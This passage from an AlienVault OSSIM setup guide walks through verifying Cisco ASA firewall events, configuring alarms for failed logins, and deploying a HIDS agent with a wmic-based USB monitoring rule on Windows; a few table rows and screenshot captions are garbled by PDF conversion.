


- Plugin is added to Host.




## Verify ASA Firewall Events in OSSIM

- Select **Security Events (SIEM)** option in **Analysis Tab**.



- Select Data Sources as **Cisco-ASA** to filter Cisco ASA event in OSSIM.



- Scroll to view ASA Firewall Events in **Events** tab.

| EVENT NAME                                                                                             | DATE (MTD)          | SENSOR     | OTX SOURCE | DESTINATION               | ASSET                    | RISK                                        |
|--------------------------------------------------------------------------------------------------------|---------------------|------------|------------|---------------------------|--------------------------|---------------------------------------------|
| ASA: A TCP connection between two hosts was detected                                                   | 2016-05-19 04:09:56 | alienVault | N/A        | Host-192-168-102-218:1421 | Host-192-168-102-101:23  | <span style="color: green;">LOW RISK</span> |
| ASA: An incorrect login attempt or a failed login to the ASA occurred                                  | 2016-05-19 04:09:56 | alienVault | N/A        | Host-192-168-102-218:1421 | Host-192-168-102-101:23  | <span style="color: green;">LOW RISK</span> |
| ASA: A TCP connection lost between two hosts was detected                                              | 2016-05-19 04:07:56 | alienVault | N/A        | Host-192-168-102-218:1421 | Host-192-168-102-101:23  | <span style="color: green;">LOW RISK</span> |
| ASA: An error occurred when the ASA tried to find the interface through which to send the packet       | 2016-05-19 04:07:20 | alienVault | N/A        | 192.168.103.5:137         | 192.168.103.255:137      | <span style="color: green;">LOW RISK</span> |
| ASA: An error occurred when the ASA tried to find the interface through which to send the packet       | 2016-05-19 04:06:56 | alienVault | N/A        | 192.168.106.10:138        | 192.168.106.255:138      | <span style="color: green;">LOW RISK</span> |
| ASA: An error occurred when the ASA tried to find the interface through which to send the packet       | 2016-05-19 04:06:43 | alienVault | N/A        | 192.168.106.10:138        | 192.168.106.255:138      | <span style="color: green;">LOW RISK</span> |
| ASA: An error occurred when the ASA tried to find the interface through which to send the packet       | 2016-05-19 04:06:29 | alienVault | N/A        | Host-192-168-102-218:1428 | Host-192-168-102-255:138 | <span style="color: green;">LOW RISK</span> |
| ASA: An error occurred when the ASA tried to find the interface through which to send the packet       | 2016-05-19 04:04:26 | alienVault | N/A        | 192.168.103.5:137         | 192.168.103.255:137      | <span style="color: green;">LOW RISK</span> |
| ASA: An error occurred when the ASA tried to find the interface through which to send the packet       | 2016-05-19 04:04:13 | alienVault | N/A        | 192.168.103.5:138         | 192.168.103.255:138      | <span style="color: green;">LOW RISK</span> |
| ASA: An error occurred when the ASA tried to find the interface through which to send the packet       | 2016-05-19 04:03:54 | alienVault | N/A        | 192.168.103.10:137        | 192.168.103.255:137      | <span style="color: green;">LOW RISK</span> |
| ASA: A TCP connection has restarted                                                                    | 2016-05-19 04:03:41 | alienVault | N/A        | E.O.O                     | Host-192-168-102-101     | <span style="color: green;">LOW RISK</span> |
| ASA: The system memory usage has reached 80 percent or more and remains at this level for five minutes | 2016-05-19 04:03:25 | alienVault | N/A        | E.O.O                     | Host-192-168-102-101     | <span style="color: green;">LOW RISK</span> |
| ASA: An error occurred when the ASA tried to find the interface through which to send the packet       | 2016-05-19 04:03:17 | alienVault | N/A        | Host-192-168-102-218:137  | Host-192-168-102-255:137 | <span style="color: green;">LOW RISK</span> |
| ASA: An error occurred when the ASA tried to find the interface through which to send the packet       | 2016-05-19 04:03:01 | alienVault | N/A        | Host-192-168-102-218:137  | Host-192-168-102-255:137 | <span style="color: green;">LOW RISK</span> |

## Configure Alarm for selected ASA Firewall Events

- Select Threat Intelligence option in Configuration tab.

- Select Data Source tab.

Default policy group: Default group policy objects

New Modify Delete selected Duplicate selected Reload Policies Enable/Disable policy

AV default policies: Filter events from AlienVault avapi user

New Modify Delete selected Duplicate selected Reload Policies Enable/Disable policy

- Search for **Cisco-asa** or **1636** to filter Data Sources and click the Magnifying Glass icon (🔍).

| DATA SOURCE ID | NAME      | TYPE        | PRODUCT TYPE | DESCRIPTION |
|----------------|-----------|-------------|--------------|-------------|
| 1636           | Cisco-asa | Detector(1) | Firewall     | Cisco ASA   |

SHOWING 1 TO 1 OF 1 PLUGINS

FIRST PREVIOUS NEXT LAST

MANAGE REFERENCES RESTORE PLUGINS


- Search for **Incorrect Login** to filter a specific ASA Firewall Event.

| DATA SOURCE ID | EVENT TYPE ID | CATEGORY | SUBCATEGORY  | CLASS | NAME                                                                                               | PRIORITY | RELIABILITY |
|----------------|---------------|----------|--------------|-------|----------------------------------------------------------------------------------------------------|----------|-------------|
| 1638           | 71007         | System   | Information  | -     | Group gracefully, changing 20 session charged ASA to NEX-02 stand                                  | 2 [!]    | 2 [!]       |
| 1638           | 181001        | System   | Information  | -     | ASA: The failover mode is functioning correctly                                                    | 2 [!]    | 2 [!]       |
| 1638           | 181002        | System   | Error        | -     | ASA: The failover mode is present                                                                  | 2 [!]    | 2 [!]       |
| 1638           | 181003        | System   | Warning      | -     | ASA: Failover mode is enabled                                                                      | 2 [!]    | 2 [!]       |
| 1638           | 181004        | System   | Warning      | -     | ASA: Failover mode is enabled                                                                      | 2 [!]    | 2 [!]       |
| 1638           | 181005        | System   | Error        | -     | ASA: The failover cable is connected                                                               | 2 [!]    | 2 [!]       |
| 1638           | 182001        | System   | Emergency    | -     | ASA: The primary interface is down or system restart or a power failure or a power source or other | 2 [!]    | 2 [!]       |
| 1638           | 183001        | System   | Notification | -     | ASA: The primary interface is down or communicate with the primary interface over the failover     | 2 [!]    | 2 [!]       |
| 1638           | 183002        | System   | Information  | -     | ASA: The primary interface is down or communicate with the primary interface over the failover     | 2 [!]    | 2 [!]       |

- Displays filter event.

| DATA SOURCE ID | EVENT TYPE ID | CATEGORY       | SUBCATEGORY | CLASS | NAME                                                                | PRIORITY | RELIABILITY |
|----------------|---------------|----------------|-------------|-------|---------------------------------------------------------------------|----------|-------------|
| 1638           | 485004        | Authentication | Failed      | -     | ASA: An incorrect login attempt or a failed login to the ASA device | 2 [!]    | 2 [!]       |

- Change the **Priority** value to **5** and **Reliability** value to **10** and click **APPLY Changes**.




The screenshot shows the Zoom CyberSense configuration interface. The top navigation bar includes links for Dashboards, Analysis, Environment, Reports, and Configuration. The Configuration section is active. Below it, the Threat Intelligence - Data Source page is displayed. The table lists event types with columns for Data Source ID, Event Type ID, Category, Subcategory, Class, Name, Priority, and Reliability. One row is selected, showing 'ASA: An incorrect password was entered during a failed login to the ASA device'. The 'Priority' dropdown is set to 5 and the 'Reliability' dropdown is set to 10. A message 'Incorrect login' is visible in the table header. At the bottom right of the table, there are buttons for 'FIRST', 'PREVIOUS', 'NEXT', 'LAST', and a count of '4 EPS'.


- Connect to ASA Firewall using telnet and enter **wrong password** to generate events.

## Verify Alarm in OSSIM

- Select Alarms option in Analysis Tab.




- Scroll to view Alarm generated when wrong password entered at the time of entering ASA firewall.




## Forwarding Security Events to OSSIM through HIDS Agent

### Deploying HIDS Agent

- Select Detection option in Environment Tab.



- Click on Agents tab in HIDS.



- Click the **Add Agent**.

- Select the **Host** on which HIDS is to be deployed and click **Save**.


- Host is added to HIDS list.

| ID  | AGENT NAME           | ASSET                | IP/CIDR         | CURRENT IP | CURRENT USER | STATUS       | ACTIONS |
|-----|----------------------|----------------------|-----------------|------------|--------------|--------------|---------|
| 000 | alienvault (server)  | alienvault           | 127.0.0.1       | 127.0.0.1  | -            | Active/local |         |
| 001 | Host:192.168.102.210 | Host:192.168.102.210 | 192.168.102.210 | -          | -            | Disconnected |         |


- Click on Automatic HIDS Deployment for Windows icon ( on selected the host.

| ID  | AGENT NAME           | ASSET                | IP/CIDR         | CURRENT IP | CURRENT USER | STATUS       | ACTIONS |
|-----|----------------------|----------------------|-----------------|------------|--------------|--------------|---------|
| 000 | alienvault (server)  | alienvault           | 127.0.0.1       | 127.0.0.1  | -            | Active/local |         |
| 001 | Host:192.168.102.210 | Host:192.168.102.210 | 192.168.102.210 | -          | -            | Disconnected |         |

- Enter User and Password of the host and click Save.



- Deploying of **HIDS** agent will start.




- After successful deployment of HIDS agent, it will show status **Active** for particular host.


| ID  | AGENT NAME           | ASSET                | IP/CDR          | CURRENT IP      | CURRENT USER | STATUS       | ACTIONS |
|-----|----------------------|----------------------|-----------------|-----------------|--------------|--------------|---------|
| 000 | alienvault (server)  | alienvault           | 127.0.0.1       | 127.0.0.1       | -            | Active/local |         |
| 001 | Host 192.168.102.210 | Host 192.168.102.210 | 192.168.102.210 | 192.168.102.210 | -            | Active       |         |

### Configure HIDS Agent for USB Monitoring

- Open the ossec.conf file located in C:\Program Files (x86)\ossec-agent on Windows machine.
  - Search for <ossec\_config> line and add the following configuration below that line:
- ```
<localfile>
<log_format>full_command</log_format>
<command>wmic logicaldisk where drivetype=2 get deviceid, description,
FileSystem, Size, VolumeSerialNumber</command>
<frequency>60</frequency>
</localfile>
```
- Start **Manage Agent** application.




- Click on **Manage** Menu and select **Restart**.



- Connect **USB device** to computer to generate events.

### Verify USB Monitoring Events in OSSIM

- Select **Security Events (SIEM)** option in **Analysis Tab**.



- Select Data Sources as **AlienVault HIDS** to filter HIDS event in OSSIM.

Event Name	Date	Sensor	OTX Source	Destination	Asset S=D	Risk
